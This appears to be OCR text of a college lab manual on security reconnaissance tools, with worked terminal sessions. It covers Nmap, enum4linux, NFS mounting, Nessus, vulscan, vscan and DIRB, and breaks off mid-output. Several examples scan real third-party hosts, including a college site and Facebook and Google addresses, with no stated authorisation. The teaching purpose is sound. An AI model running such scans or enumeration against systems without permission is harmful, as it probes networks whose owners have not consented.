
DNSRecon :



It is used to gather DNS information and was developed by a python script.
DNSEnum:

Dnsenum is a tool that kali and Backtrack own that does everything dig do and much more.
Where to find it? You can find it by approaching DNSenum in the applications.





B. Port Scanning:

Nmap stands for Network Mapper and is an open-source tool for network exploration and security auditing which comes standard with Kali Linux

Nmap is Linux command-line tool for network exploration and security auditing. This tool is generally used by hackers and cybersecurity enthusiasts and even by network and system administrators. It is used for the following purposes:

Real time information of a network
Detailed information of all the IPs activated on your network
Number of ports open in a network
Provide the list of live hosts
Port, OS, and Host scanning

1. To scan a System with Hostname and IP address. First, Scan using Hostname
nmap www.sathayecollege.edu.in
nmap 172.217.27.174

```
┌──(kali㉿kali)-[~]
└─$ nmap sathayecollege.edu.in
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-15 22:39 EDT
Nmap scan report for sathayecollege.edu.in (107.180.36.94)
Host is up (0.22s latency).
rDNS record for 107.180.36.94: ip-107-180-36-94.ip.secureserver.net
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
443/tcp  open  https
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 18.06 seconds
```

It is used to get more detailed information about the remote machines.

nmap -v www.sathayecollege.edu.in

```
┌──(kali㉿kali)-[~]
└─$ nmap -v sathayecollege.edu.in
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-15 22:41 EDT
Initiating Ping Scan at 22:41
Scanning sathayecollege.edu.in (107.180.36.94) [2 ports]
Completed Ping Scan at 22:41, 0.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:41
Completed Parallel DNS resolution of 1 host. at 22:41, 0.01s elapsed
Initiating Connect Scan at 22:41
Scanning sathayecollege.edu.in (107.180.36.94) [1000 ports]
Discovered open port 80/tcp on 107.180.36.94
Discovered open port 443/tcp on 107.180.36.94
Discovered open port 21/tcp on 107.180.36.94
Discovered open port 8443/tcp on 107.180.36.94
Completed Connect Scan at 22:41, 14.49s elapsed (1000 total ports)
Nmap scan report for sathayecollege.edu.in (107.180.36.94)
Host is up (0.21s latency).
rDNS record for 107.180.36.94: ip-107-180-36-94.ip.secureserver.net
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
443/tcp  open  https
8443/tcp open  https-alt

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.31 seconds

┌──(kali㉿kali)-[~]
```

3. To scan multiple hosts

nmap 103.76.228.244 157.240.198.35 172.217.27.174

```
┌──(kali㉿kali)-[~]
└─$ nmap 103.76.228.244 157.240.198.35 172.217.27.174
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-15 22:44 EDT
Nmap scan report for cs-mum-21.webhostbox.net (103.76.228.244)
Host is up (0.023s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
26/tcp   open  rsftp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
443/tcp  open  https
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
2222/tcp open  EtherNetIP-1
3306/tcp open  mysql

Nmap scan report for edge-star-mini-shv-01-del1.facebook.com (157.240.198.35)
Host is up (0.10s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap scan report for del11s03-in-f14.1e100.net (172.217.27.174)
Host is up (0.038s latency).
Not shown: 998 filtered tcp ports (no-response)
```

4. To scan whole subnet
nmap 103.76.228.*

5. To scan to detect firewall settings.
sudo nmap -sA 103.76.228.244

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sA 103.76.228.244
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-15 22:51 EDT
Nmap scan report for cs-mum-21.webhostbox.net (103.76.228.244)
Host is up (0.028s latency).
All 1000 scanned ports on cs-mum-21.webhostbox.net (103.76.228.244) are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds
```

6. To identify Hostnames
sudo nmap -sL 103.76.228.244

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sL  103.76.228.244
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-15 22:53 EDT
Nmap scan report for cs-mum-21.webhostbox.net (103.76.228.244)
Nmap done: 1 IP address (0 hosts up) scanned in 0.06 seconds
```


C. SMB Enumeration


Server Message Block is a communication protocol that Microsoft created for providing shared access to files and printers across nodes on a network. It also provides an authenticated inter-process communication mechanism

It is designed to be used as a File Sharing Protocol


Enum4linux is a tool that is designed to detect and extract data or enumerate from Windows and Linux operating systems, including SMB hosts those are on a network.

Enum4linux is a tool used to enumerate SMB shares on both Windows and Linux systems. It is basically a wrapper around the tools in the Samba package and makes it easy to quickly extract information from the target pertaining to SMB.
Enter enum4linux in the terminal by itself to view the help and usage information
The most basic usage of Enum4linux takes an option and the IP address of the target.
We can use the -U flag to view users on the target:







The -S flag will give us information about the SMB shares on the machine:



We can use the -o flag to get some operating system information





D. NFS Enumeration

1. To check whether server is up and running nfs service
nmap -sV ipaddrofserver

2. Check what server is sharing
showmount -e ipaddrofserver

3. to create new directory and mount it to server directory
mount -t nfs ipaddrofserver:/home /tmp/infosec
4. change the directory to /tmp/infosec
5. transfer / share files with the server

PRACTICAL NO. 6


A. Vulnerability Scanning with Nessus

Nessus is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network.


By default, Nessus is not installed in kali linux, we need to download it and install it.

Navigate to https://www.tenable.com/downloads/nessus?loginAttempted=true
Select and download the Nessus version for 64bit version of kali

Start the Nessus service
Open the terminal and give following commands to start the service and then check the status of the same
# Start the nessusd service.
sudo systemctl start nessusd




# Obtain the Nessus current service state.
sudo systemctl status nessusd




There are several different methods that can be used to configure a scan. Configure a scan policy
Configure a scan
Launch the scan
Configuring a Nessus Vulnerability Scan Policy

Steps to work with Nessus
1. Download Nessus
2. Install
3. Register to nessus essential
4. To start nessus service
5. Check the status service
6. Navigate http://localhost:8834
7. Select nessus essential
8. Enter the activation code
9. Set username and password
10. Start initialization

11. Create the policy



12. Create new scan



13. Select the user defined policy with name whichyou have already created
14. Set the Target ip address / name and save
15. Go to my scan - select the newly created scan
16. Click on launch button to launch scan

B. Vulnerability Scanning with Nmap:

Vulscan is a free and open-source tool available on GitHub. Vulscan uses nmap as the main scanner to scan the IP addresses and domains, the easiest and useful tool for reconnaissance of network.

Vulscan provides a powerful environment in which open source web-based reconnaissance can be conducted and you can gather all information about the target.

Installation:

Step 1: Use the following command to install the tool in your kali Linux operating system.
git clone https://github.com/scipag/vulscan scipag_vulscan
ln -s `pwd`/scipag_vulscan /usr/share/nmap/scripts/vulscan

```
┌──(kali㉿kali)-[~/Downloads]
└─$ git clone https://github.com/scipag/vulscan scipag_vulscan

Cloning into 'scipag_vulscan'...
remote: Enumerating objects: 278, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 278 (delta 4), reused 5 (delta 2), pack-reused 264
Receiving objects: 100% (278/278), 17.49 MiB | 1.44 MiB/s, done.
Resolving deltas: 100% (167/167), done.
Updating files: 100% (18/18), done.
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo ln -s `pwd`/scipag_vulscan /usr/share/nmap/scripts/vulscan                1 ✘
[sudo] password for kali:

┌──(kali㉿kali)-[~/Downloads]
└─$
```

Step 2: Now use the following command to move into the directory of the tool. Use the second command to list out the contents of the tool
cd scipag_vulscan

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cd scipag_vulscan

┌──(kali㉿kali)-[~/Downloads/scipag_vulscan]
└─$
```

Usage
Example 1: Use the following command to scan a domain using the vulscan tool.
nmap -sV --script=vulscan/vulscan.nse example.com

```
┌──(kali㉿kali)-[~/Downloads/scipag_vulscan]
└─$ nmap -sV --script=vulscan/vulscan.nse example.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-16 01:04 EDT
Nmap scan report for example.com (93.184.216.34)
Host is up (0.23s latency).
Other addresses for example.com (not scanned): 2606:2800:220:1:248:1893:25c8:1946
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Edgecast CDN httpd (dcb/7EA2)
| vulscan: VulDB - https://vuldb.com:
| No findings
|
| MITRE CVE - https://cve.mitre.org:
| [CVE-2012-5159] phpMyAdmin 3.5.2.2, as distributed by the cdnetworks-kr-1 mirror during an un
specified time frame in 2012, contains an externally introduced modification (Trojan Horse) in
server_sync.php, which allows remote attackers to execute arbitrary PHP code via an eval inject
ion attack.
| [CVE-2012-2917] Cross-site scripting (XSS) vulnerability in the Share and Follow plugin 1.80.
3 for WordPress allows remote attackers to inject arbitrary web script or HTML via the CDN API
Key (cnd-key) in a share-and-follow-menu page to wp-admin/admin.php.
| [CVE-2012-2155] Cross-site request forgery (CSRF) vulnerability in the CDN2 Video module 6.x
for Drupal allows remote attackers to hijack the authentication of unspecified victims via unkn
own vectors.
| [CVE-2012-2154] Cross-site scripting (XSS) vulnerability in the CDN2 Video module 6.x for Dru
pal allows remote attackers to inject arbitrary web script or HTML via unspecified vectors.
| [CVE-2012-1645] The CDN module 6.x-2.2 and 7.x-2.2 for Drupal, when running in Origin Pull mo
de with the "Far Future expiration" option enabled, allows remote attackers to read arbitrary P
HP files via unspecified vectors, as demonstrated by reading settings.php.
| [CVE-2008-1886] The NeffyLauncher 1.0.5 ActiveX control (NeffyLauncher.dll) in CDNetworks Nef
ficient Download uses weak cryptography for a KeyCode that blocks unauthorized use of the contr
ol, which allows remote attackers to bypass this protection mechanism by calculating the requir
ed KeyCode.  NOTE: this can be used by arbitrary web sites to host exploit code that targets th
```

Vscan:
Vscan is a free and open-source tool available on GitHub. Vscan has based nmap scanning techniques, the easiest and useful tool for reconnaissance
Vscan provides a powerful environment in which open source web-based reconnaissance can be conducted and you can gather all information about the domain or ip address with ports.

Installation of Vscan :

git clone https://github.com/xen0vas/vscan.git
cd vscan

```
┌──(kali㉿kali)-[~/Downloads/scipag_vulscan]
└─$ git clone https://github.com/xen0vas/vscan.git
Cloning into 'vscan'...
remote: Enumerating objects: 267, done.
remote: Total 267 (delta 0), reused 0 (delta 0), pack-reused 267
Receiving objects: 100% (267/267), 42.14 KiB | 674.00 KiB/s, done.
Resolving deltas: 100% (109/109), done.

┌──(kali㉿kali)-[~/Downloads/scipag_vulscan]
└─$
```

```
┌──(kali㉿kali)-[~/Downloads/scipag_vulscan]
└─$ cd vscan

┌──(kali㉿kali)-[~/Downloads/scipag_vulscan/vscan]
└─$
```

following command to list out the contents of the tool.
ls


```
┌──(kali㉿kali)-[~/Downloads/scipag_vulscan/vscan]
└─$ ls
file.txt  LICENSE  README.md  scanned.txt  vscan.sh
```

The tool has been successfully installed now use the following command to run the tool.
./vscan.sh


```
┌──(kali㉿kali)-[~/Downloads/scipag_vulscan/vscan]
└─$ ./vscan.sh

 VScan - a tool that automates the nmap vulnerability scanner using nse scripts
 Ver. 1.0
 written by: @xvass

 usage: ./vscan.sh [ipadress_range] [protocol] [port] <Pn (optional)>


usage: ./vscan.sh [ipadress_range] [protocol] [port] <Pn (optional)>
```

Usages
Example 1: Use the vscan tool to scan an IP address.
./vscan.sh http://example.com http 80

```
┌──(kali㉿kali)-[~/Downloads/scipag_vulscan/vscan]
└─$ ./vscan.sh http://example.com http 80                                    1 ×

 VScan - a tool that automates the nmap vulnerability scanner using nse scripts
 Ver. 1.0
 written by: @xvass

 usage: ./vscan.sh [ipadress_range] [protocol] [port] <Pn (optional)>


Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Unable to split netmask from target expression: "http://example.com"
WARNING: No targets were specified, so 0 hosts scanned.
#-------------------------------------#
http-adobe-coldfusion-apsa1301.nse
#-------------------------------------#
```



Example 2: Use the vscan tool to scan set of IP address.
./vscan.sh 192.168.162.10-90 http 80



PRACTICAL NO. 7

Web Application Assessment Tools

A. DIRB

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary-based attack against a web server and analyzing the response
Tools included in Dirb scanner:
A web content scanner
html2dic – Generate a dictionary from HTML pages
gendict – Generator for custom dictionaries

Example:
dirb http://url/directory/ (Simple Test)
dirb http://example.com
dirb http://url/ -X .html (Test files with '.html' extension)
dirb http://example.com -X .html

```
┌──(kali㉿kali)-[~]
└─$ dirb http://example.com -X .html                                    255 ×

-----------------
DIRB v2.22
By The Dark Raver
-----------------
